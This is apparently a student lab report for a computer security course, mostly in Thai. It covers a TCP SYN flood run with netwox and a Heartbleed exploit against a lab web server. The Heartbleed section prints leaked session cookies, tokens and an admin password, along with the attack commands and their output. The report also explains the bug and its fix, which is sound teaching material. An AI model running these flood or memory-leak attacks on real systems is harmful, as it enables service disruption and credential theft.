Activity VIII: Network Security 2

By Saenyakorn Siangsanoh 6232035721 and Poravee Binhayeearason 6230314421

สามารถดู Resource เต็ม ๆ ได้ที่ 2110413-COMP-SECURITY Activity 8

Table of Contents

Part II: DoS (Denial of Service)

Q1

What is the attacker's IP address?

Answer

192.168.104.211

Q2

What command did you use to run the attack?

Answer


```
netwox 76 -p 192.168.104.37 -i 80
```

Q3

How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

Answer

สำเร็จเพราะเมื่อตรวจสอบด้วย `netstat -a` แล้วพบว่ามี connection ที่มี state เป็น `SYN_RECV` อยู่จำนวนมาก และเมื่อเข้า Browser ก็พบว่าบางครั้งไม่สามารถเข้าใช้งานได้




```
[10/02/2022 19:40] seed@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 *:http-alt              *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 ubuntu.local:http       196.145.196.144:43585   SYN_RECV
tcp        0      0 ubuntu.local:http       131.251.136.187:16376   SYN_RECV
tcp        0      0 ubuntu.local:http       51.250.254.33:27909     SYN_RECV
tcp        0      0 ubuntu.local:http       vax74-1_migr-78-1:27949 SYN_RECV
tcp        0      0 ubuntu.local:http       251.73.104.2:50976      SYN_RECV
tcp        0      0 ubuntu.local:http       193.0.121.143:46906     SYN_RECV
tcp        0      0 ubuntu.local:http       104.29.9.240:19839      SYN_RECV
tcp        0      0 ubuntu.local:http       63.4.53.78:26170        SYN_RECV
tcp        0      0 ubuntu.local:http       98.46.154.81:64231      SYN_RECV
tcp        0      0 ubuntu.local:http       170.52.6.126:33524      SYN_RECV
tcp        0      0 ubuntu.local:http       123.214.13.252:3247     SYN_RECV
tcp        0      0 ubuntu.local:http       132.89.127.244:42686    SYN_RECV
tcp        0      0 ubuntu.local:http       c-73-205-152-168.:35411 SYN_RECV
tcp        0      0 ubuntu.local:http       114.54.195.43:22094     SYN_RECV
tcp        0      0 ubuntu.local:http       185.113.147.246:21049   SYN_RECV
```

Q4

"netwox" performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.

Answer



```
[10/02/2022 19:40] seed@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 *:http-alt              *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 ubuntu.local:http       196.145.196.144:43585   SYN_RECV
tcp        0      0 ubuntu.local:http       131.251.136.187:16376   SYN_RECV
tcp        0      0 ubuntu.local:http       51.250.254.33:27909     SYN_RECV
tcp        0      0 ubuntu.local:http       vax74-1_migr-78-1:27949 SYN_RECV
tcp        0      0 ubuntu.local:http       251.73.104.2:50976      SYN_RECV
tcp        0      0 ubuntu.local:http       193.0.121.143:46906     SYN_RECV
tcp        0      0 ubuntu.local:http       104.29.9.240:19839      SYN_RECV
tcp        0      0 ubuntu.local:http       63.4.53.78:26170        SYN_RECV
tcp        0      0 ubuntu.local:http       98.46.154.81:64231      SYN_RECV
tcp        0      0 ubuntu.local:http       170.52.6.126:33524      SYN_RECV
tcp        0      0 ubuntu.local:http       123.214.13.252:3247     SYN_RECV
tcp        0      0 ubuntu.local:http       132.89.127.244:42686    SYN_RECV
tcp        0      0 ubuntu.local:http       c-73-205-152-168.:35411 SYN_RECV
tcp        0      0 ubuntu.local:http       114.54.195.43:22094     SYN_RECV
tcp        0      0 ubuntu.local:http       185.113.147.246:21049   SYN_RECV
```


จะพบว่า row ที่มี state เป็น `SYN_RECV` จะมี foreign address แปลก ๆ เต็มไปหมด ซึ่งนั่นคือ spoofed IP addresses

Q5

In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

Answer

TCP connection queue ถูกใช้ไปจำนวนมาก ซื้อเมื่อตรวจสอบด้วย `watch -n 5 'netstat -na | grep SYN_RECV'` แล้วได้ผลลัพธ์ระหว่างถูกโจมตีดังนี้



นั่นหมายความว่ามีการ request จำนวนมากจาก spoof ip address โดยที่ยังเป็น half-connection

Q6

How do TCP SYN cookies prevent this type of attack?

Answer

SYN Cookie จะทำหน้าที่ block request ที่เข้ามาด้วย port ที่ไม่ต้องการได้ ซึ่งส่งผลทำให้ถูกโจมตีด้วย netwox ได้น้อยลง (แต่ก็ยังสามารถถูกโจมตีได้เหมือนเดิม)

Part III: SSL Vulnerabilities

Q7

For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots

Answer

User Activity (Message from Admin to Boby)

```
❯ python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.............................I.........
...........
.................................#.......fari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/messages/compose
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7ccis0rp5533uakcc9a0

.(..$r?b.....29.es/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7ccis0rp5533uakcc9a0

~e.S..5|EI:..O|.es/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7ccis0rp5533uakcc9a0

__elgg_token=5d7ff1b7a31ee50ccf5a687090b50bbc&__elgg_ts=1664767633&recipient_guid=40&subject=&body=Dude%2C+this+is+secret+stuff%2C+you+must+keep%0D%0Athis+between+us.+Never%2C+never+tell+any
one+this+secret+stuff.r.Zge.%g4{.....a
```

Admin username and password

```
~/Desktop/2110413-COMP-SECURITY/activity8 main ↑1 ?1                                                                    2.7.18 10:58:57
❯ python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.............................I.........
...........
.................................#.......fari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/activity
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=t7l11sfgihqme3um0me247ir25

..!....-?...`...kie: Elgg=t7l11sfgihqme3um0me247ir25

..t......BA.uW..me3um0me247ir25

<4.h..e....vm..{artbleedlabelgg.com/
Accept-Encoding: gzip, deflate, br
Cookie: Elgg=aar7km7ccis0rp5533uakcc9a0

__elgg_token=f8cb29c6c585943135b53e907c344ae1&__elgg_ts=1664769456&username=admin&password=seedelgg`6O... l...<....id=42&subject=Hello&body=Hello+Sammy%2C+I+want+some+milk+tea.+Can+you+give+
it+to+me.)..=JK.....8.j.ver+tell+anyone+this+secret+stuff.r.Zge.%g4{.....a
```

Q8

For the Heartbleed attack, explain how you did the attack, and what your observations are.

Answer

ด้วย OpenSSL version เก่าจะมีช่องโหว่นึงนั่นก็คือ การที่ program ไม่ได้ตรวจสอบ payload_length ว่าสอดคล้องกับ payload หรือเปล่า และโดยธรรมชาติของการ response จะต้องเอา copy payload ที่ส่งมากลับไปด้วย

ดังนั้นหาก payload_length มีมากกว่า payload จริง ๆ program จะ copy buffer จาก memory มากเกินกว่าที่ควร (Buffer over-read) ทำให้อาจจะ copy ไปโดน private data ใน memory และ attacker อาจจะได้ข้อมูลที่อันตรายกลับไป

จากการสังเกตและการทดลอง จะพบว่าการโจมตีดังกล่าวได้ข้อมูลที่สำคัญออกมาจริง ๆ เช่นข้อมูลว่า user เคยทำอะไรไปแล้ว และข้อมูล username/password

Q9

As the length variable decreases, what kind of difference can you observe?

Answer

Output ที่ได้จากการรันโปรแกรมมีความยาวลดลง ข้อมูลที่ได้จาก private memory ของ victim น้อยลง

Q10

As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?

Answer

จากการทำ Binary Search พบว่า ค่าความยาวที่น้อยที่สุดที่ยังสามารถได้ข้อมูลเพิ่มเติมอยู่คือ 23 bytes

เมื่อลดความยาวจนเหลือ 22 bytes จะพบว่าโปรแกรมจะฟ้องว่า `Server processed malformed Heartbeat, but did not return any extra data.` ดังรูป

```
~/Desktop/2110413-COMP-SECURITY/activity8 main ↑1 ?1
❯ python ./attack.py www.heartbleedlabelgg.com -l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#################################################################

.F

~/Desktop/2110413-COMP-SECURITY/activity8 main ↑1 ?1
❯ python ./attack.py www.heartbleedlabelgg.com -l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#################################################################

...AAAAAAAAAAAAAAAAAAAAABC.'.........}T..@
```

Q11

Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

Answer

หลังจาก update package ในเครื่อง victim แล้วลองโจมตีใหม่ จะได้ผลลัพธ์ดังนี้ ซึ่งแปลว่าช่องโหว่ได้ถูกแก้ไขแล้ว

```
~/Desktop/2110413-COMP-SECURITY/activity8 main ↑1 ?1
❯ python ./attack.py www.heartbleedlabelgg

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg:443, 1 times
Connection Error! [Errno 8] nodename nor servname provided, or not known

#################################################################
```

Q12

Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

Answer

จาก Diagram นี้




Figure 2: The Heartbleed Attack Communication

จะพบว่าช่องโหว่คือ payload size กับ payload length ไม่สัมพันธ์กัน ทำให้เราสามารถไปแอบเอาข้อมูลจาก private memory ได้

ดังนั้นวิธีแก้ไขคือการ validate payload size กับ payload length ต้องสัมพันธ์กัน

Q13

Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

Answer

Alice: เห็นด้วยว่าเราควรจะตรวจสอบก่อนว่าสิ่งที่ copy กับที่สิ่งจะ return อยู่ในขอบเขตเดียวกันหรือเปล่า

Bob: เห็นด้วยว่าเราควรจะตรวจสอบก่อนเสมอว่าสิ่งที่ user ส่งเข้ามา ถูกต้องหรือเปล่า ในที่นี้คือการ check payload_length กับ payload size ว่าตรงกันหรือไม่

Eva: ไม่เห็นด้วย เมื่อพิจารณา packet strcuture แล้วพบว่าหากไม่มี field payload_length จะทำให้ program ไม่รู้ว่า payload จะจบลงที่ bytes ที่เท่าไร เพราะด้านล่าง payload ก็ยังมี padding[padding_lenght] อีก